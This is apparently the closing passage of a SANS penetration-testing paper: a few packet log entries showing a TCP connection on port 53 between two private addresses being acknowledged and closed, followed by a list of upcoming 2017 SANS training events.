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08/14-16:13:41.506572 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:111  DF
******A* Seq: 0x594367A7   Ack: 0x58A2A113   Win: 0x7D78
TCP Options => NOP NOP TS: 69940 1514918

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08/14-16:13:41.506747 192.168.0.254:1025 -> 192.168.0.1:53
TCP TTL:64 TOS:0x0 ID:112  DF
***F**A* Seq: 0x594367A7   Ack: 0x58A2A113   Win: 0x7D78
TCP Options => NOP NOP TS: 69940 1514918

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08/14-16:13:41.506776 192.168.0.1:53 -> 192.168.0.254:1025
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```
TCP TTL:64 TOS:0x0 ID:692  DF
******A* Seq: 0x58A2A113   Ack: 0x594367A8   Win: 0x7C70
TCP Options => NOP NOP TS: 1514918 69940

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Last Updated: July 22nd, 2017

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SANS PENETRATION TESTING

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SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
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SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
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Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
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Community SANS Toronto SEC542	Toronto, ON	Sep 11, 2017 - Sep 16, 2017	Community SANS
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor Session - SEC560	Dallas, TX	Sep 13, 2017 - Nov 15, 2017	Mentor
Community SANS Madrid SEC560 (in Spanish)	Madrid, Spain	Sep 18, 2017 - Sep 23, 2017	Community SANS
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